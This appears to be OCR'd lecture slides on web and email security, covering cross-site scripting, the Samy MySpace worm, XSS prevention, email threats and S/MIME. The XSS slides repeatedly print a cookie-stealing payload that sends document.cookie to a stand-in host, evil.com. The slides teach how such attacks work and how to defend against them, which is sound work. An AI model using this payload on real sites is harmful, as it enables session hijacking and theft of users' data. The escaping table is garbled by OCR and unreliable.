


Figure 3. Top Ten Vulnerability Classes (2011)

XSS Attacks


evil.com
victim's browser
naive.com
hello.cgi
Access some web page
<FRAME SRC= http://naive.com/hello.cgi? name=<script>win.open("http://evil.com/steal.cgi? cookie="+document.cookie) </script>>
GET/ hello.cgi?name= <script>win.open("http:// evil.com/steal.cgi?cookie"+ document.cookie)</script>
hello.cgi executed
Forces victim's browser to call hello.cgi on naive.com with this script as "name"
<HTML>Hello, dear <script>win.open("http:// evil.com/steal.cgi?cookie=" +document.cookie)</script> Welcome!</HTML>
GET/ steal.cgi?cookie=
Interpreted as Javascript by victim's browser; opens window and calls steal.cgi on evil.com

XSS Attacks

- Attacker inserts malicious JavaScript into a Web page or HTML email
- When script is executed, it steals user's cookies and hands them over to attacker's site
- Problem occurs when sites fail to sanitize user input to strip HTML, so user input is echoed into HTML response

XSS Attacks

- Why victim's cookie is returned?
  - Javascript from a site can access that site's cookies
  - If Javascript contains malicious code, it can steal cookies and send them to some other site
- Why would user click on such a link?
  - Phishing email in webmail client (e.g. gmail).
  - Link in double-click banner Ad
  - Many ways to fool user into clicking
- What if evil.com gets cookie for victim?
  - Cookie may include session authentication for victim
  - Cookie may include data intended only for victim – violate the same origin policy

XSS Attacks

- Attacker can execute arbitrary scripts in browser
  - To attack other websites
- Can manipulate any DOM component on victim.com
  - Control links on page
  - Control form fields on this page and linked pages.
    - Example: MySpace.com phishing attack injects password field that sends password to bad guy

MySpace Worm

- Users can post HTML on their MySpace pages
- MySpace does not allow scripts in users' HTML
  - No <script>, <body>, onclick, <a href=javascript://>
- … but it does allow Javascript in CSS tags
  -
- With careful Javascript hacking
  - Samy's worm: infects anyone who visits an infected MySpace page … and adds Samy as a friend.
  - 5 hourse later, Samy has 1,005,831 friends (1000/s).
  - Samy had millions of friends within 24 hours.


Preventing Cross-Site Scripting

- Preventing injection of scripts into HTML is hard!
- Input checking is difficult
  - Blocking "<" and ">" is not enough
  - Many ways to inject: event handlers, stylesheets, encoded inputs (%3C)
- Preprocess input from user before echoing it
  - In PHP: htmlspecialchars(string) is used to replace all special characters with their HTML codes

    & → & " → " ' → '
    < → < > → >

  - In ASP.NET, Server.HtmlEncode(string) is used

Internet Mail Architecture



Email Security

- Threats to the security of e-mail itself
  - Loss of confidentiality
    - E-mails are sent in clear over open networks
    - E-mails stored on potentially insecure clients and mail servers
  - Loss of integrity
    - No integrity protection on e-mails; body can be altered in transit or on mail server
  - Lack of data origin authentication
  - Lack of non-repudiation
  - Lack of notification of receipt

Threats Enabled by E-mail

- Disclosure of sensitive information
- Exposure of systems to malicious code
- Denial-of-Service (DoS)
- Unauthorized accesses etc.

What are the Options

- Secure the server to client connections (easy thing first)
  - POP, IMAP over ssh, SSL
  - https access to webmail
  - Very easy to configure
  - Protection against insecure wireless access
- Secure the end-to-end email delivery

Email based Attacks

- Active content attack
  - Clean up at the server
- Buffer over-flow attack
  - Fix the code
- Shell script attack
  - Scan before send to the shell
- Trojan Horse Attack
  - Use “do not automatically use the macro” option
- Web bugs (for tracking)
  - Mangle the image at the mail server

Email SPAM

- Cost to exceed $10 billion
- SPAM filtering
  - Content based – required hits
  - White list
  - Black list
  - Defang MIME

S/MIME

- Secure/Multipurpose Internet Mail Extensions
- security enhancement to MIME email
  - original Internet RFC822 email was text only
  - MIME provided support for varying content types and multi-part messages
  - with encoding of binary data to textual form
  - S/MIME added security enhancements
- have S/MIME support in many mail agents
  - eg MS Outlook, Mozilla, Mac Mail etc

S/MIME Functions

- enveloped data
  - encrypted content and associated keys
- signed data
  - encoded message + signed digest
- clear-signed data
  - cleartext message + encoded signed digest
- signed & enveloped data
  - nesting of signed & encrypted entities

S/MIME Cryptographic Algorithms

- digital signatures: DSS & RSA
- hash functions: SHA-1 & MD5
- session key encryption: ElGamal & RSA
- message encryption: AES, Triple-DES, RC2/40 and others
- MAC: HMAC with SHA-1
- have process to decide which algs to use

S/MIME Certificate Processing

- S/MIME uses X.509 v3 certificates
- managed using a hybrid of a strict X.509 CA hierarchy & PGP's web of trust
- each client has a list of trusted CA's certs
- and own public/private key pairs & certs
- certificates must be signed by trusted CA's